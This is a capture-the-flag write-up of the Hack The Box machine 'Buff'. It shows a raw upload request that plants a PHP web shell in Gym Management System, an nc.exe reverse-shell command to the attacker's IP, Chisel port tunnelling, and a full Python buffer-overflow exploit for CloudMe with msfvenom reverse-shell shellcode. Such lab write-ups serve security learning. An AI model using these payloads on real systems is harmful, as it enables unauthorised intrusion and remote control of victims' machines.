

Buff – Hackthebox

Buff is a 20 points machine on Hackthebox that starts by using a public exploit for Gym Management CMS, use it to gain a shell on the box and from there you can see a version of ClouldMe software running locally, as admin, which is vulnerable to buffer overflow vulnerability. Luckily there is a public exploit for that one as well, so we use it and get admin shell on the box.

Recon

nmap shows only one TCP port open (8080)


```
$nmap -Pn -T4 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-21 08:50 EET
Nmap scan report for 10.10.10.198
Host is up (0.22s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 50.36 seconds
[justahmed@parrot]--[~/HTB/Buff]
$ nmap -sC -Pn -p 8080 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-21 10:19 EET
Nmap scan report for 10.10.10.198
Host is up (0.089s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: mrb3n's Bro Hut
```


Website – TCP 8080

Upon navigating to <http://10.10.10.198> I'm greeted with the following:



So, as always I start to navigate the tabs and see if I can find any lead before moving on to fuzzing, SQLi on the login form and who knows what else. xD

Upon visiting the contact page I see the following



Since I solved challenges before that included stuff like a **“Airline Booking System”** CVE, **“Clinic Management system”** CVE and stuff close to that it thought that this might be a similar case, so I look up Gym Management System and I do find a public [Unauthenticated RCE exploit](#) for it on exploit-db

The exploit basically abuses the fact that /upload.php page does not check for an authenticated user session, so it uses that to upload a php file and get command execution. Since this is a simple exploit I decided to do it manually.

Getting User

I started by crafting a post request to /upload.php and I set the “id” parameter to the desired file name for the php file that I’m about to upload.

The software also checks for some valid extensions with the following line in its source code:

```
$allowedExts = array("jpg", "jpeg", "gif", "png", "JPG");
```

So, I bypass that by adding a double extension (png) to my file. It also checks for the file type through **Content-Type**, so I also modify that to “img/png”

And finally, you’ll notice at the end of the request that I’m merely uploading a php backdoor so I can get command execution out of it

```
1 POST /upload.php?id=justAhmed HTTP/1.1
2 Host: 10.10.10.198:8080
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
7 Cookie: sec_session_id=erntl9biurju4d417reafhtgs5
8 Content-Length: 319
9 Content-Type: multipart/form-data; boundary=b6c37392afbafd04aa0e3d9ccb2dec28
10
11 --b6c37392afbafd04aa0e3d9ccb2dec28
12 Content-Disposition: form-data; name="pupload"
13
14 upload
15 --b6c37392afbafd04aa0e3d9ccb2dec28
16 Content-Disposition: form-data; name="file"; filename="justahmed.php.png"
17 Content-Type: image/png
18
19 PNG
20
21 <?php echo shell_exec($_GET["cmd"]); ?>
22 --b6c37392afbafd04aa0e3d9ccb2dec28--
23
```

File Content

Now the file should’ve been uploaded successfully, so test it by navigating to /upload/justAhmed.php, which is the file name I specified in the “id” parameter, and try to execute a command

The screenshot displays a web browser window with two panels: 'Request' and 'Response'. The 'Request' panel shows a GET request to /upload/justAhmed.php?cmd=whoami. The 'Response' panel shows a 200 OK status with a text/html content type and a response body containing 'buff\shaun'.

Request

Raw Params Headers Hex


1 GET /upload/justAhmed.php?cmd=whoami HTTP/1.1
2 Host: 10.10.10.198:8080
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
7 Cookie: sec_session_id=erntl9biurju4d417reafhtgs5

Response

Raw Headers Hex


1 HTTP/1.1 200 OK
2 Date: Sat, 21 Nov 2020 09:10:05 GMT
3 Server: Apache/2.4.43 (win64) OpenSSL/1.1.1g PHP/7.4.6
4 X-Powered-By: PHP/7.4.6
5 Content-Length: 19
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 PNG
10
11 buff\shaun
12

Sweet! Now is the time to get a proper shell so I uploaded nc.exe there and get me a proper shell




And finally I use nc to get a shell and read the user flag

nc1.exe 10.10.17.244 1234 -e cmd.exe



Exploiting CloudMe – Privesc to Admin

After getting user I see that shaun has no special privileges that could be exploited to get root, so I before I use automation scripts like [winPEAS.exe](#), or [PowerUp.ps1](#), I searched shaun's home dir for any interesting files and inside the Downloads folder I find what looks like the zipped file for CloudMe installation



So, I navigate to “**Program Files**”, but It doesn’t seem to be installed there, so I see if it is even running or it is a rabbit hole. To do that I execute **tasklist /v** to see currently running processes and possibly the user who owns this process

powershell.exe	304	0	40,632 K	Unknown	N/A
CloudMe.exe	1308	0	26,936 K	Unknown	N/A
timeout.exe	6636	0	3,960 K	Unknown	N/A
dllhost.exe	3392	1	13,892 K	Unknown	N/A
tasklist.exe	916	0	8,088 K	Unknown	BUFF\shaun

indeed, CloudMe runs on the box, but Its telling me that the user running it is **N/A** but might just mean that I’m not permitted to see who runs it, so it could be (Administrator, NT AUTHORITY\SYSTEM, LOCAL SERVICE, or even a NETWORK SERVICE)

furthermore, when I researched the service, I found the following:

CloudMe Sync is a synchronization application which sync your local storage with the cloud storage, and it is listening on **port 8888**. Let's **run** the application and verify that by **running** this command in the Windows Command Line (cmd) as administrator.

So, I run **netstat -ano** to see if it runs on port 8888

TCP	127.0.0.1:3306	0.0.0.0:0	LISTENING	6948
TCP	127.0.0.1:8888	0.0.0.0:0	LISTENING	3568
TCP	:::135	:::0	LISTENING	908

So far I have no proof that CloudMe runs as Amin, nevertheless, that version of CloudMe is vulnerable to buffer overflow, the logo of the box has a cloud symbol in it, and the machine name itself is “Buff”, a name that may hint buffer overflow, so I consider it clues to confirm that this is the intended path. So, I search for known vulnerabilities for CloudMe1112 and I find [this buffer overflow exploit](#) on exploit-db... the exploit is a python script and since we don’t have python installed on the box I’ll have to use tunneling to expose port 8888, on which CloudMe runs.

For tunneling I’ll use [Chisel](#), you can also use plink but I’m more comfortable with chisel as it is extremely handy when it comes to tunneling, pivoting to a remote network, and even a double pivot, it is the most stable solution I’ve found in my opinion.

Setting Up Chisel

Chisel can act as a Client or a Server. I'll start by setting up a server on my local machine with:


```
./chisel server -p 8000 --reverse
```

That sets up a listener on port 8000 on my box, and the **--reverse** option tells the server that when a client connect in, it can open listening ports on my machine.

As for the client I set it up by running

```
ch.exe client 10.10.17.244:8000 R:8888:127.0.0.1:8888
```

that basically opens a listener on port 8888 on my machine, and any connections to that port will be forwarded to the target (which is 127.0.0.1:8888 on BUFF)

A screenshot of a Parrot Terminal window. The terminal shows the execution of the Chisel server and client commands. The server command is './chisel server -p 8000 --reverse', which outputs: '2020/11/21 15:11:57 server: Reverse tunnelling enabled', '2020/11/21 15:11:57 server: Fingerprint uUwPwPDGDhd1WGvCaIk2ZGobN2n659LbK2trpXwQ8/Q=', '2020/11/21 15:11:57 server: Listening on http://0.0.0.0:8000', and '2020/11/21 15:12:04 server: session#1: tun: proxy#R:8888=>8888: Listening'. The client command is 'ch.exe client 10.10.17.244:8000 R:8888:127.0.0.1:8888', which outputs: 'ch.exe client 10.10.17.244:8000 R:8888:127.0.0.1:8888', '2020/11/21 13:12:02 client: Connecting to ws://10.10.17.244:8000', and '2020/11/21 13:12:04 client: Connected (Latency 196.0524ms)'. The terminal window has a title bar with 'Parrot Terminal' and a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'.

Getting a shell as Administrator

Now that the client is connected, and connection to 127.0.0.1:8888 on my local machine will be forwarded to 127.0.0.1:8888 on Buff, meaning that I can now freely communicate with the service and run the python exploit.

Checking the exploit code, I see that it is built to run calc.exe on the box which does us no good, so I generated new shell code to get a reverse shell back to my box.

I used msfvenom, just as the exploit does:

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.17.244 LPORT=2345 -b '\x00\x0A\x0D' -f python -v  
payload
```

now I replace the old shellcode with the new one and I'm good to go

```
import socket
```

```
import sys
```

```
target = "127.0.0.1"
```

```
padding1 = b"\x90" * 1052
```

```
EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
```

```
NOPS = b"\x90" * 30
```

```
#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
```

```
payload = b""\xd9\xe9\xd9\x74\x24\xf4\x5b\xba\x85\x36\xb8\xcf"  
payload += b""\x29\xc9\xb1\x52\x31\x53\x17\x03\x53\x17\x83\x6e"  
payload += b""\xca\x5a\x3a\x8c\xdb\x19\xc5\x6c\x1c\x7e\x4f\x89"  
payload += b""\x2d\xbe\x2b\xda\x1e\x0e\x3f\x8e\x92\xe5\x6d\x3a"  
payload += b""\x20\x8b\xb9\x4d\x81\x26\x9c\x60\x12\x1a\xdc\xe3"  
payload += b""\x90\x61\x31\xc3\xa9\xa9\x44\x02\xed\xdd\x4a\x56"  
payload += b""\xa6\x93\x18\x46\xc3\xee\xa0\xed\x9f\xff\xa0\x12"  
payload += b""\x57\x01\x80\x85\xe3\x58\x02\x24\x27\xd1\x0b\x3e"  
payload += b""\x24\xdc\xc2\xb5\x9e\xaa\xdd\x1f\xef\x53\x7a\x5e"  
payload += b""\xdf\xa1\x82\xa7\xd8\x59\xf1\xd1\x1a\xe7\x02\x26"  
payload += b""\x60\x33\x86\xbc\xc2\xb0\x30\x18\xf2\x15\xa6\xeb"  
payload += b""\xf8\xd2\xac\xb3\x1c\xe4\x61\xc8\x19\x6d\x84\x1e"  
payload += b""\xa8\x35\xa3\xba\xf0\xee\xca\x9b\x5c\x40\xf2\xfb"  
payload += b""\x3e\x3d\x56\x70\xd2\x2a\xeb\xdb\xbb\x9f\xc6\xe3"  
payload += b""\x3b\x88\x51\x90\x09\x17\xca\x3e\x22\xd0\xd4\xb9"  
payload += b""\x45\xcb\xa1\x55\xb8\xf4\xd1\x7c\x7f\xa0\x81\x16"  
payload += b""\x56\xc9\x49\xe6\x57\x1c\xdd\xb6\xf7\xcf\x9e\x66"  
payload += b""\xb8\xbf\x76\x6c\x37\x9f\x67\x8f\x9d\x88\x02\x6a"  
payload += b""\x76\xbd\xd8\x65\x72\xa9\xde\x85\x73\x03\x56\x63"  
payload += b""\xe9\x43\x3e\x3c\x86\xfa\x1b\xb6\x37\x02\xb6\xb3"  
payload += b""\x78\x88\x35\x44\x36\x79\x33\x56\xaf\x89\x0e\x04"  
payload += b""\x66\x95\xa4\x20\xe4\x04\x23\xb0\x63\x35\xfc\xe7"  
payload += b""\x24\x8b\xf5\x6d\xd9\xb2\xaf\x93\x20\x22\x97\x17"  
payload += b""\xff\x97\x16\x96\x72\xa3\x3c\x88\x4a\x2c\x79\xfc"  
payload += b""\x02\x7b\xd7\xaa\xe4\xdd\x99\x04\xbf\x8a\x73\xc0"  
payload += b""\x46\xe1\x43\x96\x46\x2c\x32\x76\xf6\x99\x03\x89"  
payload += b""\x37\x4e\x84\xf2\x25\xee\x6b\x29\xee\x1e\x26\x73"  
payload += b""\x47\xb7\xef\xe6\xdd\xda\x0f\xdd\x1a\xe3\x93\xd7"  
payload += b""\xe2\x10\x8b\x92\xe7\x5d\x0b\x4f\x9a\xce\xfe\x6f"  
payload += b""\x09\xee\x2a"
```

```
overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
```

```
buf = padding1 + EIP + NOPS + payload + overrun
```

```
try:
```

```
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    s.connect((target,8888))
```

```
    s.send(buf)
```

```
    print("Done")
```

```
except Exception as e:
```

```
    print(sys.exc_value)
```

Now that I'm ready I simply run the exploit and get a connection back and now I'm able to read the root flag

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ead73576539086203c5de5a97d5d9522
```

Buff Extended

In that kind of a scenario where it involves a buffer overflow attack, I'm always curious how the box creator resets the executable to its normal state, especially since the exploit doesn't exit gracefully after executing the code, which will result in crashing the service

The obvious solution is to create a scheduled task to restart the executable periodically, so I run `schtasks` and I see a task named **CloudMe**

```
C:\Users\Administrator>schtasks
schtasks
```

```
Folder: \
TaskName
```

```
Next Run Time
```

```
Status
```

```
CloudMe
```

```
N/A
```

```
Running
```

```
Start XAMMP
```

```
N/A
```

```
Ready
```

Next, I run `SCHTASKS /query /FO LIST /v /tn CloudMe` to query more details about the task


```
Folder: \
HostName: BUFF
TaskName: \CloudMe
Next Run Time: N/A
Status: Running
Logon Mode: Interactive/Background
Last Run Time: 21/11/2020 14:14:14
Last Result: 267009
Author: BUFF\Administrator
Task To Run: C:\Users\Administrator\Documents\Tasks_real.bat
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: BUFF\Administrator
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule: Scheduling data is not available in this format.
Schedule Type: At system start up
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: N/A
Repeat: Until: Time: N/A
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A
```

I see that the task runs a bat file `C:\Users\Administrator\Documents\Tasks_real.bat` And when I read that file, I see that it basically, starts the CloudMe.exe service, sleeps for seconds, then forcefully kill and restart the service a bunch of time

[illegible]